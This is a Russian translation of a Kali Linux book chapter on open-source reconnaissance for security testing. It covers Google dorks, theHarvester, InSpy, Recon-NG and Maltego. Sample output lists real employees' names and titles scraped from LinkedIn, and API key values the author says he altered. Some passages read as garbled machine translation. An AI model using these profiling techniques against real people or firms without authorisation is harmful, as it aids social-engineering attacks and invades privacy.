Одна из замечательных вещей в Интернете заключается в том, что в нем так много информации. Чем дольше вы подключены и взаимодействуете с интернетом, тем больше информации о вас. Это относится и к людям, и к бизнесу. Подумайте о социальных сетях как об отправной точке. Какое часто вы посещаете социальную страничку? Сколько информации вы разбросали вокруг себя? Как насчет того, что есть информация о компании, в которой вы работаете? В дополнение ко всему этому, интернет хранит информацию не только о вас, но и многое другое. Это информация о доменных именах, контактная информация, сведения о компании, адресации и другие полезные данные. Для нас, тестировщиков, эта информация приносит свои плоды при проведении теста безопасности.

Со временем важность поиска этой информации породила множество инструментов, облегчающих извлечение этой информации из мест ее хранения. Это включает в себя не только инструменты командной строки, которые с успехом используются, но и различные веб-сайты, плагины браузера и т.д.. Есть так много мест для добычи нужной нам информации. Тем более, что все больше и больше людей находятся в интернете, и количество мест для сбора информации растет. Мы не будем рассматривать все способы сбора информации через различные веб-сайты, хотя есть много сайтов, которые вы можете использовать. Мы сосредоточимся на инструментах, доступных в Kali, с небольшим обсуждением расширений, которые вы можете добавить в Firefox, который является браузером, используемым по умолчанию в Kali.

Источники открытого доступа

Не так давно было сложнее найти кого-то, кто часто присутствует в интернете, чем найти кого-то, кто понятия не имел, что такое интернет. Но всё изменилось за короткий промежуток времени. Даже люди, которые избегали социальных сетей, таких как Facebook, Twitter, Foursquare, MySpace и многие другие, все равно присутствуют в интернете. Для начала, это происходит из-за публичных записей в интернете. Кроме того, любой, кто имеет домашний телефон может быть подключен к интернету. Каждый человек, который находится онлайн в течение некоторого времени, оставляет после своего присутствия следы. Мой собственный след теперь тянется на десятилетия.

Что такое источники с открытым исходным кодом? Все, что вы найдете из открытого источника, независимо от того, что именно вы находите, например, государственные записи, которые являются открытыми или операции с недвижимостью, или другая информация, такие как архивы списков рассылки, считаются открытыми источниками информации. Когда вы слышите open source, вы можете подумать о программном обеспечении, но это так же применимо к информации. Открытый исходный код просто означает, что он исходит из места, где он находится в свободном доступе. Это не включает в себя различные сайты, которые будут предоставлять подробную информацию о людях за отдельную плату.

Вопрос, который вам может быть интересен, почему мы используем источники открытого доступа? Дело не в преследовании людей. При выполнении тестов безопасности может быть несколько причин для использования информации из открытых источников для проведения аналитики. Во-первых, вы можете собрать подробную информацию об IP-адресах и именах хостов. Если предполагается, что вы тестируете компанию методом черного ящика, то есть вы находитесь вне организации и не получили никаких сведений о своей цели, вам нужно знать, что вы атакуете. Это означает поиск источников откуда вы сможете почерпнуть нужные сведения. Это также может означать идентификацию людей, которые работают в компании. Это важно, потому что социальная инженерия может быть простым и эффективным средством получения доступа к системам или хотя бы дополнительной информации.

Если вы работаете в компании в качестве специалиста по безопасности, вас могут попросить определить внешний след компании и высокопоставленных сотрудников. Компании могут ограничить потенциальные атаки, сократив объем утечки информации во внешний мир. Конечно, это не может быть уменьшено полностью. Как минимум, существует информация о доменных именах и IP-

адресах, которые могут быть назначены компании, а также записи DNS. Если бы эта информация не была общедоступной, потребители и другие компании, такие как поставщики и партнеры, не смогли бы контактировать с ними.

Поисковые системы могут предоставить нам много информации, и они являются отличным местом откуда следует начинать. Но с таким количеством веб-сайтов в интернете, вы можете быстро стать перегруженным количеством результатов, которые вы можете получить. Есть способы сузить поисковые запросы. Хотя это не связано строго с Кали, и многие люди даже не знают об этом, но это важная тема и мы немного затронем ее. Когда вы проводите тестирование безопасности, вы будете, в конечном итоге, делать много запросов при поиске информации. Использование этих методов поиска сэкономит вам много времени.

Когда дело доходит до атак социальной инженерии, идентификация людей, которые работают в компании, может быть важным направлением. Существуют различные способы сделать это, особенно когда дело доходит до социальных сетей. LinkedIn может является большим источником данных для идентификации компаний и их сотрудников. Сведения о вакансиях также могут предоставить много информации о компании. Если вы видите компанию, ищущую персонал с опытом Cisco и Microsoft Active Directory, вы можете сказать какой тип инфрастуктуры используется. Другие социальные сети, такие как Twitter и Facebook, так же могут дать некоторое представление о компаниях и людях.

Это много информации, но ее нужно искать. К счастью, Кали предоставляет инструменты для охоты за этой информацией. Программы могут автоматически извлекать много информации из поисковых систем и различных веб-сайтов. Такие инструменты, как theHarvester может сэкономить вам много времени и просты в использовании. Такая программа, как Maltego, не только автоматически вытягивает много информации, но и отображает ее таким образом, чтобы упростить просмотр связи между различными компонентами.

Google Hacking

Поисковые системы существовали задолго до запуска Google. Однако Google изменила способ работы поисковых систем и в результате обогнала существующие популярные поисковые сайты, такие как Altavista, InfoSeek и Inktomi. Многие другие поисковые системы перестали функционировать. Google удалось не только создать полезную поисковую систему, но и найти уникальный способ монетизации этой поисковой системы, что позволило компании оставаться прибыльной.

Одна из функций, введенная Google, - это набор ключевых слов, которые пользователи могут использовать для изменения своих поисковых запросов, что приводит к более узкому выводу страниц для просмотра. Поисковые запросы, использующие эти ключевые слова, иногда называются *Google Dorks*, а весь процесс использования ключевых слов для идентификации конкретных страниц называется *Google Hacking*. Это очень мощный набор знаний, значительно упрощающий сбор информацию о вашей цели.

Одним из наиболее важных ключевых слов, когда дело доходит до поиска информации, связанной с конкретной целью, является ключевое слово *site:*. Когда вы используете это слово, то говорите Google, что вам нужны только результаты, которые соответствуют определенному сайту или домену. Если бы я использовал *site:oreilly.com*, я бы указал, что хочу искать только страницы, принадлежащие любому сайту, который заканчивается на *oreilly.com*. Это может включать в себя такие сайты, как *blogs.oreilly.com* или *www.oreilly.com*. Это позволяет вам действовать так, как будто каждая организация имеет поисковую систему Google, встроенную в их собственную архитектуру сайта.

ПРИМЕЧАНИЕ

Хотя вы можете действовать так, как будто организация имеет свою собственную поисковую систему, важно отметить, что при использовании такого рода техники вы найдете только страницы и сайты, которые доступны из интернета. Вы также не получите сайты, которые имеют доступ к интернету, но на них не ссылаются нигде в интернете: вы не получите никаких сайтов или страниц интрасети. Как правило, вы должны быть внутри организации, чтобы иметь возможность добраться до этих сайтов.

Вы можете ограничить поиск определенными типами файлов. Вы можете искать электронную таблицу или PDF-документ. Вы можете использовать ключевое слово *filetype:* для ограничения выода результатов только тех ссылок, которые имеют этот тип файла. В качестве примера, мы могли бы использовать два ключевых слова вместе, чтобы получить подробные результаты. На рис. 3-1 показано, что дал поиск *site:oreilly.com filetype:pdf*. Это даст нам PDF-документы, которые Google определил на всех сайтах, которые заканчиваются *oreilly.com.* Вы можете увидеть два веб-сайта, перечисленные в первых двух результатах.




Рис. 3-1. Google. Результаты поиска сайта и типов файлов

Есть два других ключевых оператора, которые можно рассматривать в паре: *inurl:* и *intext:*. Первый выводит только страницы с указанным URL для ваших поисковых запросов. Второй позволяет найти слово или фразу, но только в основном тексте страницы, а не в заголовке. Обычно Google находит совпадения между различными элементами, связанными со страницей. Вы указываете Google, что именно вы хотите ограничить и он ищет согласно вашим условиям поиска. Это может быть полезно, если вы ищете страницы, которые имеют что-то

вроде */cgi_bin/* в URL. Вы также можете указать, что вы хотите, чтобы Google искал только совпадения в тексте страницы, используя *intext:* далее следуют ваши условия поиска. Как правило, Google может представить результаты, где не все условия поиска соблюдены. Если вы хотите убедиться, что вы найдете все, вы можете использовать аналоговые ключевые слова *allinurl:* и *allintext:*.

Есть и другие операторы, и они меняются время от времени — например, Google удалил *link:* keyword. Имейте в виду, что обычно вы можете использовать несколько из этих ключевых операторов вместе. Можно также использовать основные операции поиска, включая использование логических операторов. Вы можете использовать AND или OR. Например, сказать Google, что вы хотите включить оба термина, которые вы ищете (и; AND) или любой термин (или; OR). Вы также можете использовать кавычки, чтобы убедиться, что вы получаете шаблоны слов в правильном порядке. Если бы я хотел найти ссылки на Статую Свободы, я бы использовал термин “Statue of Liberty”, или же я получил бы страницы, на которых были бы слова *statue* и *liberty*. Это дало бы вам много страниц в выводе поисковика.

БАЗА ДАННЫХ ВЗЛОМА GOOGLE

Еще один аспект поиска Google заключается в том,, что есть база данных полезных поисковых запросов. Это база данных взлома Google, которая была запущена в 2004 году Джонни Лонг, который начал собирать полезные или интересные условия поиска в 2002 году. В настоящее время база данных взлома Google размещается по адресу exploit-db.com. Запросы размещены по категориям, и есть много интересных ключевых слов, которые вы можете использовать, когда проводите тестирование безопасности для компании. Вы можете взять любой поисковый запрос, который вы найдете в базе данных и добавить site: с последующим доменным именем. Затем вы обнаружите потенциально уязвимые страницы и конфиденциальную информацию с помощью хакинга Google.

Одним из последних операторов, которые вы можете использовать, является *cache:*. Вы можете вытащить страницу из кэша поиска Google, чтобы увидеть, как она выглядела в последний раз, когда Google кэшировал ее. Поскольку вы не можете контролировать дату, которую ищете, это ключевое слово может быть не так полезно. Однако, если сайт не работает по какой-то причине, вы можете вытащить его страницы из Google. Однако имейте в виду, что если вы ссылаетесь на кэш Google, потому что сайт не работает, вы не можете щелкнуть ссылки на странице, потому что они все равно будут ссылаться на сайт, который не работает. Вам нужно будет снова использовать ключевое слово *cache:*, чтобы вернуть эту страницу.

Автоматизация захвата информации

Весь этот поиск может занять много времени, особенно если вам нужно вводить много запросов, чтобы получить как можно больше результатов. К счастью, мы можем использовать инструменты в Кали, чтобы получить результаты быстро. Первый инструмент, который мы рассмотрим называется theHarvester. Это программа, которая может использовать несколько источников для поиска деталей. Это включает в себя не только Google или Bing, два популярных провайдера поиска, но и LinkedIn, сайт социальной сети для деловых связей, где вы размещаете свое резюме в интернете и устанавливаете связи с людьми для деловых целей, включая поиск по найму. theHarvester также будет искать через Twitter и Pretty Good Privacy (PGP). Когда Harvester просматривает PGP, он просматривает онлайн-базу данных людей, которые используют PGP для шифрования или подписи своих электронных писем. Используя онлайн-базу данных PGP, Harvester сможет найти множество адресов электронной почты, если люди когда-либо регистрировали ключ PGP.

В Примере 3-1 мы ищем ключи PGP, которые были зарегистрированы с использованием доменного имени oreilly.com. Это даст нам список адресов электронной почты, как вы можете видеть, хотя адреса электронной почты были скрыты здесь только ради приличия. Список адресов электронной почты также был усечен. Были получены еще несколько результатов. Интересно, что, хотя я создал свой первый ключ PGP в 90-х годах и мне пришлось несколько раз регенерировать ключи для моего личного адреса электронной почты, потому что я не сохранил закрытый ключ, мой адрес электронной почты не появился, когда я искал его.

Пример 3-1. Результаты theHarvester

```
root@rosebud:~# theharvester -d oreilly.com -b pgp

*******************************************************************
* * * | |_| |__ ___ /\ /\__ _ _ _ ____ _____ ___| |_ ___ _ __ *

* | __| '_ \ / _ \              / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |  \ V /  __/\__ \ ||  __/ |
*  \__|_| |_|\___| \/ /_/ \__,_|_|
*
* TheHarvester Ver. 2.7
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*******************************************************************
```

```
[-] Searching in PGP key server..


[       Emails found:
------------------
XXXXXXr@oreilly.com
XXXXX@oreilly.com
XXXXXXXX@oreilly.com
XXXXX@oreilly.com
XXXXX@oreilly.com
XXXXXXXX@oreilly.com
XXXXXX@oreilly.com
```

Конечно, мы не ограничиваемся использованием только PGP. Мы также можем искать через LinkedIn для идентификации людей. В Примере 3-2 выполняется поиск другого доменного имени. В этом случае мы ищем всех, кто использовал gmail.com адрес электронной почты. В командной строке для этого поиска, как вы увидите, добавлен флаг для указания ограничения на результаты для работы. Этот конкретный поиск ничего не дал. Вот почему может быть полезно попробовать несколько поставщиков, чтобы искать людей. Вы получите разные результаты от разных поставщиков, поэтому вы можете попробовать все поставщики, которые поддерживает данный инструмент.

Example 3-2. Результаты поиска в LinkedIn

```
root@rosebud:~# theharvester -d gmail.com -l 1000 -b linkedin
*******************************************************************
* *
* | |_| |__ ___ /\ /\_ _ _ ____ _____ ___| |_ ___ _ __ *
* | __| '_ ¥ / _ ¥ / /_/ / _` | '__\ \/ / _ \ __| __/ _ \'__| *
* | |_| | | | __/ / __ / (_| | | \ V / __/\__ \ || __/ | *
* \__|_| |_|\___| \/ /_/ \__,_|_| \_/ \___||___/\__\___|_| *
* *
* TheHarvester Ver. 2.7 *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *
*******************************************************************
[-] Searching in Linkedin..
Searching 100 results..
Searching 200 results..
Searching 300 results..
Searching 400 results..
Searching 500 results..
Searching 600 results..
Searching 700 results..
Searching 800 results..
Searching 900 results..
```

Searching 1000 results..
Users from Linkedin:
==========

Это еще один случай, который может потребовать нескольких поисков. К счастью, в этом случае вы можете написать небольшой сценарий, чтобы сделать вашу жизнь проще. В Примере 3-3 вы можете увидеть простой скрипт Python, который будет выполняться через несколько поставщиков, учитывая доменное имя, указанное в командной строке. Этот сценарий может быть существенно расширен, если он предназначен для использования несколькими пользователями, которые не обязательно понимают, как он работает. Для моего личного использования, однако, это прекрасно работает. В конечном итоге вы должны получить несколько файлов, как XML, так и HTML, для каждого из поставщиков, которые вернули результаты.

Пример 3-3. Скрипт для поиска с помощью theHarvester

```
#!/usr/bin/python

import sys
import os

if len(sys.argv) < 2:
    sys.exit(-1)

providers = [ 'google', 'bing', 'linkedin', 'pgp', 'google-profiles' ]

for a in providers:
    cmd = 'theharvester -d {0} -b {1} -f {2}.html'.format(sys.argv[1], a, a)

    os.system(cmd)
```

Цикл *for* это способ продолжать вызывать theHarvester с разными поставщиками каждый раз. Поскольку theHarvester может генерировать выходные данные, нам не нужно собирать выходные данные из этого сценария. Вместо этого мы просто называем каждый выходной файл на основе поставщика. Если вы хотите добавить поставщиков или просто изменить поставщиков, вы можете изменить список. Например, вы можете добавить Twitter. Просто внесите в линию поставщиков свой источник и он даст вам дополнительные результаты, в зависимости от ваших потребностей.

Поскольку нас интересуют разные источники информации, мы рассмотрим другую программу, которая добывает LinkedIn. Эта программа использует списки слов, чтобы помочь определить совпадения на LinkedIn. Мы, по сути, делаем два уровня поиска данных. Во-первых, мы фокусируемся на компаниях, но, кроме того, мы можем искать конкретные данные. В Примере 3-4 мы ищем LinkedIn для людей, у которых есть названия, которые включены в список слов, предоставленный с помощью программы InSpy.

Пример 3-4. Использование InSpy для поиска в LinkedIn

```
root@rosebud:~# inspy -empspy /usr/share/inspy/wordlists/title-list-large.txt
  oreilly

InSpy 2.0.3
2017-12-18 17:51:25 24 Employees identified
2017-12-18 17:51:25 Shannon Sisk QA Developer OReilly Automotive, HP
Tuners Enthusi
2017-12-18 17:51:25 gerry costello financial controller at oreilly
transport
2017-12-18 17:51:25 Amber Evans HR Assistant LOA for Oreilly Corporate
Office
2017-12-18 17:51:25 Mary Treseler Vice President, Content Strategy,
OReilly Media
2017-12-18 17:51:25 Donna O'Reilly President of Eurow & OReilly
Corporation
2017-12-18 17:51:25 Ruben Garcia District Manager at Oreilly Auto Parts
2017-12-18 17:51:25 Lexus Johnson Program Coordinator at OReilly Auto
Parts
2017-12-18 17:51:25 John O'Reilly Chairman at Oreilly Birtwistle SL
2017-12-18 17:51:25 Destiny Wallace HR Social Media Specialist at
OReilly Auto Parts
```

Списки слов, предоставляемые InSpy, - это просто текстовые файлы. Мы используем список названий. Ниже приводится подмножество одного из списков слов. Если заголовок не включен ни в один из списков слов заголовка (разница в длине), вы можете просто добавить их в файл.

```
chairman
president
executive
deputy
manager
staff
chief
director
partner
owner
treasurer
secretary
associate
supervisor
foreman
counsel
```

Как упоминалось ранее, вы можете искать такие вещи, как списки вакансий для технологий, используемых компанией. То же самое верно для списков LinkedIn. Поскольку профили по существу являются резюме, которые люди иногда будут использовать для подачи заявлений о приеме на работу, часто включаются сведения об обязанностях конкретного человека в любой конкретной должности. Из-за этого мы потенциально можем получить список технологий, используемых в компании. Это также можно сделать с помощью InSpy. В то время как раньше мы использовали модуль enpspi, на этот раз мы будем использовать модуль techspy. Синтаксис команды тот же. Все, что нам нужно сделать, это включить модуль и список слов. Вы можете увидеть это на примере 3-5.

Пример 3-5. Использование InSpy с помощью модуля TechSpy

```
root@rosebud:~# inspy --techspy /usr/share/inspy/wordlists/tech-listlarge.
txt oreilly
InSpy 2.0.3
```

Что делает InSpy, так это ищет название компании, а затем ищет ссылки в профилях на различные технологии, перечисленные в списке word. Следует отметить, что InSpy в настоящее время не установлен по умолчанию в Kali. Чтобы использовать его, мне нужно было установить его.

Recon-NG

Хотя *Recon-NG* также занимается автоматизацией сбора данных, он достаточно глубок, чтобы рассмотреть его подробнее. *Recon-NG* является фреймворком и использует модули для работы. Он был разработан как способ ведения разведки против целей и компаний путем поиска источников. Для некоторых из этих источников потребуется программный доступ к сайту, на котором выполняется поиск. Это касается Twitter, Instagram, Google, Bing и других. После получения ключа можно использовать модули,требующие доступа к API. До тех пор программы не могут запрашивать эти источники. Это позволяет этим сайтам гарантировать, что они знают, что кто-то пытается запросить. Когда вы получаете ключ API, у вас должен быть логин на сайте и предоставить какое-то подтверждение того, что вы тот, кто вы есть. Например, когда вы получаете ключ API из Twitter, вам необходимо иметь номер мобильного телефона, связанный с вашей учетной записью, и этот номер мобильного телефона проверяется.

Для большинства модулей, которые вы будете использовать для рекогносцировки, потребуются ключи API. Хотя некоторые модули не требуют аутентификации, например, для поиска ключей PGP, а также для поиска информации whois, значительное число запросов потребует ключи API. В Примере 3-6 приведен список служб, которым требуются ключи API. В некоторых случаях вы увидите ключ API в списке, где я добавил ключ. Вероятно, я должен пояснить, что я изменил ключ, предоставленный здесь.

Пример 3-6. Список ключей API в Recon-NG

```
[recon-ng][default][twitter_mentions] > keys list

+
   |              Name          |                                  Value
|
   +-----------------------------------------------------------------
+
   | bing_api                   |
|
   | builtwith_api              |
|
   | censysio_id                |
|
   | censysio_secret            |
|
```

```
   | flickr_api                |
|
   | fullcontact_api           |
|
   | github_api                |
|
   | google_api                | AIzaSyRMSt3OtA42uoRUpPx7KMGXTV_-CONkE0w
|
   | google_cse                |
|
   | hashes_api                |
|
   | instagram_api             |
|
   | instagram_secret |
|
   | ipinfodb_api              |
|
   | jigsaw_api                |
|
   | jigsaw_password           |
|
   | jigsaw_username           |
|
   | linkedin_api              |
|
   | linkedin_secret           |
|
   | pwnedlist_api             |
|
   | pwnedlist_iv              |
|
   | pwnedlist_secret |
|
   | shodan_api                |
|
   | twitter_api               | zIb6v3RR5AIltsv2gzM5DO5d42
|

|
   +-----------------          ------------------------------------------------
+
```

Использование Recon-NG довольно легко. Если вы хотите найти информацию, вы используете *use module_name*. Например, в Примере 3-7, можно увидеть использование модуля *twitter_mentions*. При использовании модуля, вы должны убедиться, что вы заполнили все необходимые параметры. Каждый модуль может иметь различный набор параметров; даже если параметры одинаковы в разных модулях, таких как исходный параметр, значения могут быть разными. Для

модуля *twitter_mentions* мы используем доменное имя для поиска упоминаний в Twitter.

Пример 3-7. Использование Recon-NG для поиска в Twitter

```
[recon-ng][default][pgp_search] > use recon/profilesprofiles/
twitter_mentions
[recon-ng][default][twitter_mentions] > set SOURCE oreilly.com
SOURCE => oreilly.com
[recon-ng][default][twitter_mentions] > run
-----------
OREILLY.COM
-----------
[*] [profile] homeAIinfo - Twitter (https://twitter.com/homeAIinfo)
[*] [profile] homeAIinfo - Twitter (https://twitter.com/homeAIinfo)
[*] [profile] OReillySecurity - Twitter
(https://twitter.com/OReillySecurity)
[*] [profile] OReillySecurity - Twitter
(https://twitter.com/OReillySecurity)
[*] [profile] OReillySecurity - Twitter
(https://twitter.com/OReillySecurity)
-------
SUMMARY
-------
[*] 5 total (2 new) profiles found.
```

Когда вы запускаете модули, вы заполняете базу данных, которую поддерживает Recon-ng. Например, в процессе работы через модуль PGP, я получил имена и адреса электронной почты. Они были добавлены в базу данных контактов в рамках разведки. Вы можете использовать команду *show*, чтобы перечислить все результаты, которые вы получили. Можно также использовать модули отчетов. С помощью модуля отчетов вы можете взять содержимое своих баз данных с тем, что в них есть, и экспортировать все результаты в файл. Этот файл может быть XML, HTML, CSV, JSON и другие форматы. Это полностью зависит от того, какой модуль отчетности вы выбираете. В Примере 3-8 видно, что выбран модуль отчетов JavaScript Object Notation (JSON). Опции позволяют выбрать таблицы из базы данных для экспорта. Вы также можете выбрать, куда вы хотите поместить файл. После того, как параметры установлены, вы можете просто запустить модуль и данные будут экспортированы.

Пример 3-8. Модуль отчетности разведки в Recon-NG

```
[recon-ng][default][xml] > use reporting/json
[recon-ng][default][json] > show options
Name Current Value Required
Description
-------- ------------- -------- -
----------
FILENAME /root/.recon-ng/workspaces/default/results.json yes
path and filename
for report output
TABLES hosts, contacts, credentials yes
comma delineated
list of tables
[recon-ng][default][json] > run
[*] 27 records added to '/root/.reconng/
workspaces/default/results.json'.
```

Хотя Recon-ng не поддерживает рабочие пространства, вы можете экспортировать данные, если работаете с несколькими клиентами, а затем очистить базу данных, чтобы убедиться, что у вас нет перекрестного загрязнения. В предыдущем примере с 27 записями в базе данных контактов я очистил ее, запустив *delete contacts 1-27*, который удалил строки 1-27. Это потребовало, чтобы я выполнил запрос к базе данных, чтобы увидеть все строки и узнать номера строк. Выполнить запрос было так же просто, как просто использовать *show contacts*.. Используя Recon-NG, у вас есть много возможностей, которые будут продолжать меняться с течением времени. По мере увеличения ресурсов и поиска разработчиками способов извлечения данных из них можно ожидать появления новых модулей.

Maltego

Конечно, в Kali можно использовать множество инструментов командной строки. Однако некоторые люди предпочитают инструменты с графическим интерфейсом. До сих пор мы рассмотрели множество инструментов, которые способны получать много данных из открытых источников. Единственное, что мы не получаем от инструментов, которые мы использовали, это то, как различные части информации связаны друг с другом.
Мы можем взять вывод нашего списка контактов из theHarvester или Recon-NG, а затем передать этот вывод в другой модуль или другой инструмент, но можно просто выбрать часть информации, а затем запустить этот другой модуль с этими данными.

Для нашего случая рассмотрим программу Maltego. Maltego является GUI-программой, которая делает то же, что мы уже делали. Maltego — это иструмент для построения и анализа связей между различными субъектами и объектами. Её особенностями являются: визуализирование полученных данных, разведка на основе открытых источников, комбинирование для глубокого анализа данных полученных из закрытых и открытых источников, автоматический анализ открытых источников и автоматическое построение взаимосвязей между обнаруженными объектами.

Maltego использует трансформации для выполнения работы. Трансформации - это фрагмент кода, написанный на языке сценариев Maltego (MSL), который использует источник данных для создания одного объекта из другого. Допустим, например, что у вас есть имя какой-либо сущности. Можно применить трансформации для создания новой сущности, содержащей IP-адрес, связанный с сущностью hostname. Как отмечалось ранее, Maltego представляет свою информацию в виде графика. Каждая сущность будет узлом в графике.

Мы собираемся использовать издание сообщества Maltego, потому что оно включено в Kali, хотя Paterva поставляет и коммерческую версию Maltego. Поскольку мы используем community edition, мы ограничены преобразованиями, которые мы можем установить в Maltego. Коммерческая версия имеет гораздо больше преобразований из разных источников. Тем не менее, есть еще несколько преобразований, которые мы можем установить с помощью community edition. Список пакетов преобразований показан на рис.3-2.




Рис. 3-2. Преобразования Maltego

Двигатель Maltego - это трансформаторы, которые установлены. Однако вам не нужно выполнять всю работу самостоятельно, применяя одно преобразование за другим. Это делается с помощью так называемой машины. Можно создать машину для применения преобразований из начальной точки. В качестве одного из примеров, мы можем получить след компании. Машина, которая будет делать работу за нас, включает преобразования, выполняющие поиск DNS и поиск соединений между системами. Машина Footprint L3 выполняет преобразования, получая записи почтового обменника и сервера имен на основе предоставленного домена. Оттуда он получает IP-адреса от имен хостов и выполняет дополнительное ветвление оттуда, ища связанные имена хостов и IP-адреса. Чтобы запустить машину, просто нажмите кнопку запустить машину, выберите машину, которую вы хотите запустить, а затем предоставьте информацию, необходимую машине. На рис. 3-3 показано диалоговое окно запуска машины, а над ним вкладка машины с кнопкой запустить машину.

